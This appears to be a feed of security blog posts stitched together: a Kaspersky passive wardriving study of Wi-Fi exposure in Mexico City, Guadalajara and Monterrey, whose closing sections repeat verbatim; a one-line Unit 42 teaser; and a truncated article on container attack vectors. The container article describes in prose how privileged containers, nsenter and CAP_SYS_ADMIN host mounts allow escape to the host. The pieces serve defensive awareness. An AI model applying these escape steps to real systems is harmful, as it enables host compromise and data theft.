methods.
By combining detections from the three locations, we found that 55% of all detected access points did not advertise WPS capabilities, leaving 45% of deployments vulnerable to WPS-based abuse. These results suggest that, despite the adoption of modern encryption standards, a significant portion of wireless infrastructure continues to expose legacy convenience features.

During the analysis, we found that Mexico City had the highest proportion of WPS-enabled networks, with 46.61% of the detected access points advertising WPS capabilities. Guadalajara was second with 43.45%, while Monterrey had the lowest proportion at 40.93%.
The percentage of detected access points advertising WPS capabilities across the three locations (download)
Almost half of the detected wireless networks in each city continued to advertise WPS, indicating that WPS prevalence is consistently high across the three cities.
In many cases, networks classified as secure because of WPA2/WPA3 encryption still had WPS functionality enabled, which effectively increased the available attack surface.

To further assess the relationship between encryption strength and WPS exposure, we conducted a secondary analysis of secure networks (WPA2/WPA3) only. The results showed that around half of all secure deployments still exposed WPS, with the following breakdown for each city:
The proportion of secure networks with WPS enabled across the three locations (download)
These findings indicate that encryption strength alone is not enough to evaluate wireless security posture because additional protocol features, such as WPS, may still expose exploitable attack vectors.
Overall, travelers operating within dense public environments are exposed not only to insecure wireless infrastructure but also to various risks associated with digital interactions. These risks include many threats, from public USB charging systems and phishing QR codes to proximity-based protocols and exposure to shared public devices, such as interactive totems or kiosks. One particular point that should be taken into account in light of our research is the issue of rogue wireless deployments.
Rogue access points are not necessarily malicious; they may be set up accidentally by misconfiguring router settings. An entry point for potential compromise might be caused by various misconfigurations, from a weak password to an insecure protocol. However, attackers deploy such unauthorized hotspots with malicious intent to infiltrate a network. Threat actors may deploy rogue access points posing as legitimate public wireless networks in airports, hotels, cafés and tourist areas. These deployments are called “evil twins” and can trick users into connecting to attacker-controlled infrastructure capable of intercepting traffic, harvesting credentials, or performing man-in-the-middle attacks. Further risk lies in the potential compromise of local network devices or even malware distribution. Such threats complement our findings, underscoring the importance of implementing traffic encryption, using a security solution and exercising extreme caution while browsing via public networks.
The wardriving assessment conducted in Mexico City, Guadalajara, and Monterrey revealed that modern wireless infrastructure continues to present multiple forms of operational exposure despite the widespread adoption of WPA2 and WPA3 security standards. The analysis demonstrated that wireless environments are highly standardized in all the locations, with recurring ISP deployments, default SSID naming conventions, homogeneous manufacturer distribution, and predictable channel allocation practices observed in all three cities.
Although most of the detected networks were classified as secure under WPA2/WPA3 authentication mechanisms, a significant proportion were exposing additional attack surfaces through enabled WPS functionality, default configurations, sequential SSID structures, and infrastructure metadata disclosure. This demonstrates that encryption strength alone is insufficient for evaluating the overall security posture of wireless infrastructure. Additionally, the prevalence of open networks and legacy wireless configurations indicates that insecure deployments are still operationally relevant in all the locations.
The results also showed that wireless infrastructure is heavily concentrated within the 2.4 GHz spectrum, particularly around channels 11, 6, and 1. This leads to elevated congestion and increased co-channel interference in densely populated urban environments.
SSID analysis further revealed that publicly broadcast wireless identifiers frequently expose valuable operational information about ISPs, equipment manufacturers, deployment templates, organizational ownership, and user-defined naming practices. The identification of default ISP naming conventions, sequential SSID structures, and BSSID-derived SSIDs demonstrated that many deployments prioritize operational convenience and simplicity over exposure minimization and privacy.
The scope of the threats stemming from vulnerable wireless configurations poses serious digital exposure risks for users. The widespread presence of standard deployments, predictable SSID naming and publicly exposed infrastructure identifiers can facilitate passive reconnaissance, infrastructure fingerprinting and opportunistic targeting.
To minimize the risks of wireless-based exposure and the attack surface related to hotspot infrastructure, we recommend taking the following measures:
The findings presented in this assessment emphasize the importance of combining strong wireless encryption standards, secure deployment practices, exposure minimization strategies, and user awareness to enhance the overall security posture of wireless environments.


![]()
Mexico is one of the host countries for the 2026 FIFA World Cup, with matches to be played in three major cities: Mexico City, Monterrey, and Guadalajara. These locations are expected to see a large influx of international visitors, increasing the potential security risks. Many of those risks arise from users connecting to public wireless networks.
To better understand the wireless environments that visitors may encounter, we at Kaspersky GReAT conducted a wardriving assessment in the three host cities. The aim of the study was to analyze characteristics, deployment patterns, security configurations and potential exposure risks of public Wi-Fi infrastructure in urban wireless environments.
The information collected during the assessment was used exclusively for passive observation and infrastructure analysis. No attempts were made to authenticate, intercept communications, exploit systems or interact with the detected wireless networks beyond the publicly broadcast management information.
During processing of the collected data, one step involved filtering out networks belonging to cars or cell phones categorized as mobile hotspots because they do not represent networks that can be considered part of the assessment.
The cities included in the study have high population density and extensive wireless infrastructure deployments. We chose areas with the most prominent wireless network activity and highly concentrated public access points. We carried out wardriving research in Monterrey back in 2008, but the city’s hotspot landscape has changed since then.
We chose the following analysis areas for each of the cities:
The wireless information was collected using passive wireless reconnaissance techniques. The collected information included:
We performed a wireless infrastructure analysis in Mexico City, Guadalajara, and Monterrey. We drove through the areas surrounding the World Cup stadiums, tourist zones, and other places where fan concentrations are likely to be largest. Our goal was to evaluate the security status, deployment characteristics and operational exposure of detected wireless networks.
In total, we recorded 84,588 signals with 69,473 unique Service Set Identifiers (SSIDs) in busy locations and World Cup zones across the three cities. Mexico City accounted for 61.4% of the signals, Guadalajara for 23.6%, and Monterrey for 14.8%. Approximately 82% of the signals had a single SSID (81.9%, 81.34%, and 84% respectively). Notably, they all operate under the IEEE 802.11 standard protocol.
Particular attention was given to identifying standard deployment patterns, legacy configurations, default vendor settings and information disclosure through publicly broadcast wireless identifiers.
The following sections present the results that were obtained by analyzing wireless infrastructure across the three locations.
SSID analysis was conducted to evaluate naming conventions, deployment standardization and potential information exposure.
Only a few networks (0.0047%) have an invisible SSID, meaning the names of these networks are not broadcast. Some users prefer to hide the SSID for various reasons, such as the network’s purpose, the profile of its users, internal policies, etc. In contrast, the rest of the networks maintained active SSID broadcasting.
SSID structures may unintentionally disclose operational details about internet service providers (ISPs), device manufacturers, deployment practices, organizational ownership or user identity. The repeated presence of default SSID naming patterns across the analyzed locations indicates a significant degree of infrastructure homogeneity and reuse of default wireless configurations. It may also facilitate passive infrastructure profiling by revealing standard characteristics in use.
Approximately 34% of the detected networks retained the default SSID naming conventions provided by the manufacturer or ISP, while 66% used customized identifiers.
Distribution of SSID naming conventions (download)
Several recurring SSID naming conventions associated with ISP-provided deployments were identified in the three cities. The most frequently observed patterns include identifiers such as “Club_Totalplay_WiFi”, “izzi WiFi”, and “Megacable WiFi”, which suggests extensive standardization of wireless infrastructure deployment. Additionally, we observed distinctive location-specific SSIDs in each area of analysis, such as “XXXX-Internet para Todos-CDMX” or “RED JALISCO”.
Most frequently observed SSID patterns (download)
Sequential SSID naming structures were also identified during the analysis. Patterns such as “INFINITUMXX” and “IZZI-XX” suggest automated ISP deployment and large-scale deployment strategies.
We identified 33 unique sequential naming structures among the 137 sequential SSIDs in total, representing approximately 0.16% of the detected wireless networks.
The following graph shows the top five sequential SSID patterns found in the largest number of networks:
Five most frequently observed sequential patterns (download)
Several customized SSIDs contained personal or organizational identifiers, including family names, professions, addresses or internal department references. Although personalized SSIDs may simplify local network identification for users, they may also expose sensitive information that could be useful for social engineering, physical targeting, or organizational profiling.
During the analysis, multiple networks were identified that used the physical MAC address of a Wi-Fi access point (BSSID) as the visible SSID. This practice exposes hardware-level information that could facilitate vendor fingerprinting and targeted reconnaissance activities.
The organizationally unique identifier (OUI) contained in the first bytes of the BSSID identifies the equipment manufacturer. Threat actors can correlate exposed manufacturers with device-specific vulnerabilities.
BSSID-derived SSID by city (download)
Notably, we found that more than 30% of networks in all three cities reuse the MAC address as the SSID.
We performed wireless infrastructure profiling to identify the most common wireless equipment manufacturers and ISP deployments across the three locations.
Large-scale ISP deployments frequently use standardized wireless configurations and vendor-specific hardware platforms. Identifying dominant manufacturers and ISP naming conventions can provide insight into infrastructure and deployment practices facilitating the mapping of standardized attack surfaces.
The following figure shows the distribution of the most commonly used manufacturers.
Most frequently observed wireless equipment manufacturers (download)
The manufacturer analysis revealed a strong concentration of wireless infrastructure among a limited number of vendors. Across the three locations, Huawei Technologies, MediaTek-based devices, and other manufacturers’ equipment that is distributed through ISP channels represented a significant portion of the detected deployments. Mexico City had the most diverse infrastructure, while Monterrey and Guadalajara had a greater concentration of wireless equipment known as SOHO (small office/home office) or residential-grade hardware. The widespread presence of standard vendor platforms may facilitate infrastructure fingerprinting and large-scale targeting of known device-specific vulnerabilities.
Most frequently observed wireless equipment manufacturers across the three cities (download)
ISP deployments frequently exhibited standardized configuration patterns and recurring manufacturer identifiers. Our ISP deployment analysis revealed a high concentration of access points associated with major residential internet providers. Deployments associated with Infinitum, Totalplay and Izzi represented a substantial portion of the detected wireless infrastructure across all locations. These findings suggest a high degree of deployment standardization across networks associated with major residential internet providers. This observation was supported by the repeated presence of ISP-associated SSIDs such as “Infinitum”, “Totalplay”, and “Izzi”, combined with manufacturer identifiers frequently associated with consumer equipment, including Huawei, ZTE and other residential wireless equipment vendors.
It is important to note that, for this analysis, ISPs were primarily inferred from SSID naming conventions and manufacturer fingerprint data. A significant portion of the detected wireless networks fell into the “UNKNOWN/CUSTOM” category. This classification includes custom hotspots and networks whose naming conventions did not expose identifiable ISP-associated patterns. The findings suggest that many users and organizations (as we saw previously, approximately 66%) use custom network names, limiting direct provider attribution.
The following figure illustrates the distribution of ISP-associated wireless deployments in general.
Most frequently observed ISPs (download)
To better understand this distribution, we took the most frequently observed ISPs by city.
Most frequently observed ISPs across the three cities (download)
We also analyzed wireless signal characteristics to evaluate coverage quality, signal strength, and frequency band utilization in the three cities. In dense urban environments, signal quality and frequency spectrum distribution can affect wireless reliability, client connectivity, roaming performance, and overall network efficiency.
Signal quality analysis revealed that a substantial portion of the detected access points operated under weak or very weak signal conditions. Monterrey had the highest percentage of very weak signals, with approximately 50% of detected deployments. Similar patterns were observed in Guadalajara and Mexico City, suggesting high-density wireless environments with overlapping coverage areas. Only a limited percentage of networks were classified within the very good or excellent signal categories across the three locations.
Signal quality distribution by city (download)
Signal stability analysis revealed that most detected wireless deployments exhibited stable beacon transmission behavior. More than 96% of the detected access points across all locations were classified as stable, while only a small percentage exhibited unstable or indeterminate signal behavior.
These findings imply that the majority of the wireless infrastructure observed during the assessment corresponded to permanently deployed access points rather than transient or intermittent wireless devices.
Signal stability status (download)
Frequency band analysis revealed the strong prevalence of 2.4 GHz wireless deployments across the three locations. More than 95% of the detected wireless networks operated within the 2.4 GHz spectrum, while only a small percentage of deployments were classified under the unknown or non-standard frequency categories. This uneven distribution reflects the continued prevalence of legacy-compatible wireless infrastructure and SOHO deployments.
Frequency band utilization (download)
These findings are consistent with dense urban wireless environments with large numbers of access points in restricted spectrum allocations.
Next, we analyzed wireless channel utilization to evaluate frequency spectrum congestion and channel allocation patterns across the three cities. Our analysis focused on the 2.4 GHz spectrum, where channel overlap and high access point density commonly produce interference and degraded wireless performance. In densely populated wireless environments, an excessive concentration of access points on a limited number of channels can lead to co-channel interference, packet collisions, reduced throughput, and degraded network stability.
Spectrum congestion analysis revealed that the 2.4 GHz band consistently experienced elevated congestion levels across the three cities. The detailed results showed a strong concentration of deployments on channels 11, 6 and 1, which are traditionally recommended as non-overlapping channels within the 2.4 GHz spectrum. Channel 11 was the most utilized channel, accounting for 25.2% of the detected access points, followed by channel 6 with 22.5% and channel 1 with 19.5%. This distribution indicates that most wireless deployments adhere to standard channel allocation practices for 2.4 GHz Wi-Fi environments.
The following figure illustrates the overall distribution of the most frequently utilized wireless channels.
Most utilized wireless channels (download)
To further assess wireless spectrum saturation, the detected access points were grouped according to channel congestion levels: VERY_HIGH, HIGH, UNKNOWN, MEDIUM, LOW and NONE.
Mexico City had the highest proportion of heavily congested wireless channels, with approximately 7% of detected access points operating under HIGH congestion conditions. Guadalajara followed with nearly 5% of deployments categorized as HIGH congestion, while Monterrey had the lowest percentage at approximately 3.29%.
These findings suggest that wireless spectrum saturation increases proportionally with urban infrastructure density and access point concentration. Despite the presence of congested deployments, most detected access points were categorized as LOW or MEDIUM congestion, suggesting severe spectrum saturation was localized rather than uniformly distributed.
Channel congestion by city (download)
A thorough analysis of individual channel utilization revealed that channels 11, 6 and 1 consistently experienced the highest congestion levels across the three cities, which correlates with our previous findings. These channels accounted for the majority of VERY_HIGH congestion classifications, particularly within the 2.4 GHz band.
In Mexico City, channel 11 alone accounted for more than 25% of detected deployments and consistently exhibited VERY_HIGH congestion levels.
This behavior reflects the limited availability of non-overlapping channels within the 2.4 GHz spectrum and the widespread reliance on default wireless configurations.
Most congested channels by city (download)
Overall, the channel utilization analysis showed that wireless deployments are concentrated heavily within the traditional, non-overlapping 2.4 GHz channels. While this strategy reduces adjacent-channel interference, excessive access point density on the same channels can still produce significant co-channel contention and poor wireless performance in high-density urban environments.
The next thing we evaluated was the security posture of the detected wireless networks. We analyzed the wireless security configurations advertised by access points in each of the locations.
The analysis revealed that WPA2 was the dominant wireless authentication mechanism across the three cities. Mexico City had the highest WPA2 adoption rate at 81.19%, followed by Monterrey at 79.19% and Guadalajara at 77.59%.
The study found that every 6th open access point (17%) was unsafe, namely 16.5% in Mexico City, 18.5% in Guadalajara, and 17.2% in Monterrey. Open wireless deployments were consistently present across all locations, ranging between 10% and 12% of detected access points. These findings show that despite the widespread deployment of modern wireless security standards, encryption adoption remains incomplete.
Distribution of wireless authentication mechanisms across the three locations (download)
To simplify the interpretation of wireless security posture, we grouped detected networks into four categories:
Across the three locations, secure networks comprised most of detected deployments, accounting for approximately 82% of all access points. However, insecure open networks still account for between 10% and 12% of detected wireless infrastructure, consistent with our previous findings. It is important to mention that networks within the unknown category are not considered secure.
Mexico City had the highest percentage of secure deployments at 83.54%, while Guadalajara had the highest percentage of insecure open networks at 12.46%. Although Monterrey had the lowest percentage of insecure networks, open deployments still accounted for more than 10% of the detected access points.
Wireless security posture grouping across the three locations (download)
Although modern WPA2/WPA3 encryption standards dominate current wireless deployments, the continued presence of open and legacy WPA deployments indicates that insecure wireless configurations remain relevant from an operational standpoint. These networks may expose users to passive traffic interception, unauthorized monitoring, rogue access point attacks, and credential harvesting techniques.
We also analyzed Wi-Fi Protected Setup (WPS) in all the locations to evaluate additional attack surfaces. WPS is a standard feature on wireless routers that enables devices such as printers, repeaters or mobile phones to connect to a secure Wi-Fi network without manually entering a long password, typically through a PIN-based enrolled mechanism. Although WPA2 and WPA3 provide strong encryption mechanisms, the presence of WPS can introduce security weaknesses due to inherently vulnerable PIN-based enrollment methods.
By combining detections from the three locations, we found that 55% of all detected access points did not advertise WPS capabilities, leaving 45% of deployments vulnerable to WPS-based abuse. These results suggest that, despite the adoption of modern encryption standards, a significant portion of wireless infrastructure continues to expose legacy convenience features.
During the analysis, we found that Mexico City had the highest proportion of WPS-enabled networks, with 46.61% of the detected access points advertising WPS capabilities. Guadalajara was second with 43.45%, while Monterrey had the lowest proportion at 40.93%.
The percentage of detected access points advertising WPS capabilities across the three locations (download)
Almost half of the detected wireless networks in each city continued to advertise WPS, indicating that WPS prevalence is consistently high across the three cities.
In many cases, networks classified as secure because of WPA2/WPA3 encryption still had WPS functionality enabled, which effectively increased the available attack surface.
To further assess the relationship between encryption strength and WPS exposure, we conducted a secondary analysis of secure networks (WPA2/WPA3) only. The results showed that around half of all secure deployments still exposed WPS, with the following breakdown for each city:
The proportion of secure networks with WPS enabled across the three locations (download)
These findings indicate that encryption strength alone is not enough to evaluate wireless security posture because additional protocol features, such as WPS, may still expose exploitable attack vectors.
Overall, travelers operating within dense public environments are exposed not only to insecure wireless infrastructure but also to various risks associated with digital interactions. These risks include many threats, from public USB charging systems and phishing QR codes to proximity-based protocols and exposure to shared public devices, such as interactive totems or kiosks. One particular point that should be taken into account in light of our research is the issue of rogue wireless deployments.
Rogue access points are not necessarily malicious; they may be set up accidentally by misconfiguring router settings. An entry point for potential compromise might be caused by various misconfigurations, from a weak password to an insecure protocol. However, attackers deploy such unauthorized hotspots with malicious intent to infiltrate a network. Threat actors may deploy rogue access points posing as legitimate public wireless networks in airports, hotels, cafés and tourist areas. These deployments are called “evil twins” and can trick users into connecting to attacker-controlled infrastructure capable of intercepting traffic, harvesting credentials, or performing man-in-the-middle attacks. Further risk lies in the potential compromise of local network devices or even malware distribution. Such threats complement our findings, underscoring the importance of implementing traffic encryption, using a security solution and exercising extreme caution while browsing via public networks.
The wardriving assessment conducted in Mexico City, Guadalajara, and Monterrey revealed that modern wireless infrastructure continues to present multiple forms of operational exposure despite the widespread adoption of WPA2 and WPA3 security standards. The analysis demonstrated that wireless environments are highly standardized in all the locations, with recurring ISP deployments, default SSID naming conventions, homogeneous manufacturer distribution, and predictable channel allocation practices observed in all three cities.
Although most of the detected networks were classified as secure under WPA2/WPA3 authentication mechanisms, a significant proportion were exposing additional attack surfaces through enabled WPS functionality, default configurations, sequential SSID structures, and infrastructure metadata disclosure. This demonstrates that encryption strength alone is insufficient for evaluating the overall security posture of wireless infrastructure. Additionally, the prevalence of open networks and legacy wireless configurations indicates that insecure deployments are still operationally relevant in all the locations.
The results also showed that wireless infrastructure is heavily concentrated within the 2.4 GHz spectrum, particularly around channels 11, 6, and 1. This leads to elevated congestion and increased co-channel interference in densely populated urban environments.
SSID analysis further revealed that publicly broadcast wireless identifiers frequently expose valuable operational information about ISPs, equipment manufacturers, deployment templates, organizational ownership, and user-defined naming practices. The identification of default ISP naming conventions, sequential SSID structures, and BSSID-derived SSIDs demonstrated that many deployments prioritize operational convenience and simplicity over exposure minimization and privacy.
The scope of the threats stemming from vulnerable wireless configurations poses serious digital exposure risks for users. The widespread presence of standard deployments, predictable SSID naming and publicly exposed infrastructure identifiers can facilitate passive reconnaissance, infrastructure fingerprinting and opportunistic targeting.
To minimize the risks of wireless-based exposure and the attack surface related to hotspot infrastructure, we recommend taking the following measures:
The findings presented in this assessment emphasize the importance of combining strong wireless encryption standards, secure deployment practices, exposure minimization strategies, and user awareness to enhance the overall security posture of wireless environments.


Operation FlutterBridge is a malvertising campaign targeting macOS users. It distributed the new backdoor FlutterShell, built using the Flutter framework.
The post Operation FlutterBridge: macOS Malvertising Campaign Spreads New FlutterShell Backdoor appeared first on Unit 42.

![]()
Modern infrastructures universally rely on containerization to deploy applications, scale services, and build cloud platforms. The use of Docker, Kubernetes, and similar technologies has become the corporate standard for efficient automation. However, as containers grow in popularity, so does the interest of malicious actors — a trend we actively track in our research into advanced cyberthreats. For instance, in one of its recent attacks, the APT group TeamPCP compromised Checkmarx KICS across multiple attack chains for different vectors. This included poisoning a Docker Hub repository to later steal Kubernetes secrets and other sensitive data. The tainted images distributed a stealer that was loaded during the KICS scanning process.
Today, attacks on container environments have evolved into full-fledged, multi-stage scenarios involving supply chain compromises, Kubernetes secrets theft, orchestration API abuse, and container escape attempts. This article examines the primary container attack vectors that retain top relevance today.
A container is an isolated code execution environment, designed to partition resources so applications can run correctly and independently. Unlike a virtual machine, a container uses the single underlying kernel of the host operating system.
To isolate the environment, a container uses a distinct process namespace and a virtual file system. Container resources are capped and shared with the host system. This container isolation is built on top of Linux kernel features such as namespaces, cgroups, capabilities, and seccomp.
Compromising a container can help attackers achieve their objectives on the host system itself. Below, we examine the current vectors relevant to container implementation architecture and infrastructure.
The primary and most critical attack vectors targeting container environments that are actively exploited by malicious actors include:
Each of these vectors can be utilized either independently or as part of a complex, multi-stage attack chain. In practice, attackers rarely stop at compromising a single container; their primary objective is often to gain access to the Kubernetes cluster, secrets management systems, or other mission-critical environment components. This is why securing container infrastructure requires a comprehensive approach that spans configuration auditing, runtime protection, activity monitoring, and software supply chain security. Let’s take a closer look at each of these vectors.
Because a container does not have its own isolated OS, vulnerabilities affecting the Linux kernel or runtime components remain just as critical when exploited from within a container.
Any vulnerability that allows for privilege escalation, arbitrary code execution, or isolation bypassing can potentially be leveraged by an attacker once the container is compromised. Successful exploitation of these flaws can lead to a container escape, compromise of the Kubernetes node or the entire cluster, lateral movement across the infrastructure, secrets theft, and malicious actions potentially culminating in a complete service disruption. It is worth noting that the mere presence of a vulnerability does not always guarantee a compromise, as exploitation sometimes requires specific configuration settings or privileges to work.
Below are examples of several vulnerabilities leveraged in attacks on container environments:
docker exec or similar mechanisms.Sometimes, an attacker does not need to exploit complex attack chains involving container escapes, Kubernetes cluster compromise, or lateral movement to achieve their goals. In many cases, the container itself already houses data and resources that are highly valuable to the attacker. For example, a container may contain:
These types of data are especially prone to exposure due to configuration mistakes or specific operational processes. For instance, secrets might be passed via environment variables, baked into Docker images during the build phase, or mounted directly inside the container. In Kubernetes environments, automatically mounted ServiceAccount tokens are of particular interest to attackers, as they provide a direct pathway to interact with the Kubernetes API.
Even a single compromised container frequently provides an attacker with sufficient leverage for next steps: gaining access to external services, compromising cloud infrastructure, stealing user data, impersonating a trusted service, or establishing persistence within the environment. Beyond data theft, malicious actors can use a compromised container as a staging ground for further malicious activity. This is why securing container infrastructure is about much more than just preventing escapes. Even a fully isolated container, if it houses sensitive data or holds access to internal services, can become a major foothold for an infrastructure breach.
In the context of this vector, approaches and techniques applicable not only to container environments but also to traditional systems are frequently applied. Once an attacker gains access to a container, they usually find themselves in a full-featured Linux environment, allowing them to deploy standard post-exploitation, reconnaissance, and persistence methods.
We explored container configuration errors and other unsafe practices that attackers could exploit to carry out malicious activities in more detail in this article.
Container escape is one of the most dangerous and prevalent attack vectors targeting container infrastructure. The term refers to the bypassing of container isolation, allowing an attacker to directly interact with the host system.
The opportunity to escape a container can arise from a multitude of sources: the exploitation of vulnerabilities, container misconfigurations, or the insecure use of containerization and orchestration APIs. Indeed, container escape is the logical conclusion of most attacks on container infrastructure, as the attacker’s ultimate goal is frequently to break out of the isolated environment and gain access to the host system or the broader Kubernetes cluster. As such, container escape ties together a significant portion of the attack vectors discussed in this article. In practice, misconfigurations remain one of the most common root causes of successful container escapes, as they occur far more frequently than the exploitation of complex vulnerabilities. With that in mind, we will take a closer look at container misconfigurations and their associated attack scenarios below.
To better understand the risks associated with container misconfigurations, let’s explore the concept of capabilities in Linux systems. This is a mechanism for granularly granting extended permissions to processes, allowing them to perform privileged actions without needing full root access.
One of the most dangerous configurations is running a container with the --privileged flag. In this mode, the container is granted all Linux capabilities, direct access to host devices, and the ability to interact with kernel interfaces. A container configured this way virtually ceases to be an isolated environment and, in many cases, possesses capabilities comparable to root access on the host system.
Let’s look at a basic example of a container escape attack involving the --privileged flag. Using the capsh utility, you can see that such a container possesses virtually all Linux capabilities. Furthermore, if the PID namespace matches the host’s, the process with PID=1 corresponds to init, the first system process in Linux. In a different configuration, PID 1 would belong to the process that created the container. If we spawn a shell from the init process using the nsenter utility, the expected behavior is the creation of a process outside the container, which can easily be verified by using the hostname command.
![]()
Container privilege misconfigurations open up a broad attack surface. Let’s dive deeper into how specific capabilities can be used to execute a container escape.
CAP_SYS_ADMIN is considered one of the most dangerous Linux capabilities in the context of container security. Although Linux capabilities were originally intended to break down superuser privileges into discrete categories, over time, CAP_SYS_ADMIN became a catch-all for a massive number of sensitive kernel operations. As a result, a container granted this capability gains access to a wide array of system mechanisms that directly impact container isolation. It inherits the ability to mount file systems, interact with the cgroups mechanism responsible for resource allocation, modify kernel parameters within certain limits, work with loop devices, and utilize various namespace management features. In practice, this heavily blurs the line between the container and the host system.
This capability becomes especially dangerous when combined with other configuration errors. For instance, if the container is configured to use the hostPath parameter, an attacker can leverage a container compromise to mount the host system’s directories right into their own environment and access critical host files. Similarly, having access to /proc or /sys allows for direct interaction with internal Linux kernel mechanisms, which can drastically expand the blast radius of the breach.
Let’s look at a clear example of how having CAP_SYS_ADMIN can help an attacker escape a container. Illustrated below is the sequence of actions inside a container possessing CAP_SYS_ADMIN privileges and access to host directories. By mounting the host’s disk to a folder inside the container, the attacker can freely interact with all files on the host system. In this specific example, it shows the ability to overwrite the root user’s shell configuration by injecting an arbitrary malicious payload.
CAP_SYS_MODULE provides direct access to the kernel module loading and unloading mechanism. This direct interaction with kernel space makes CAP_SYS_MODULE a high-risk capability, unlike many other capabilities that are restricted purely to user space.
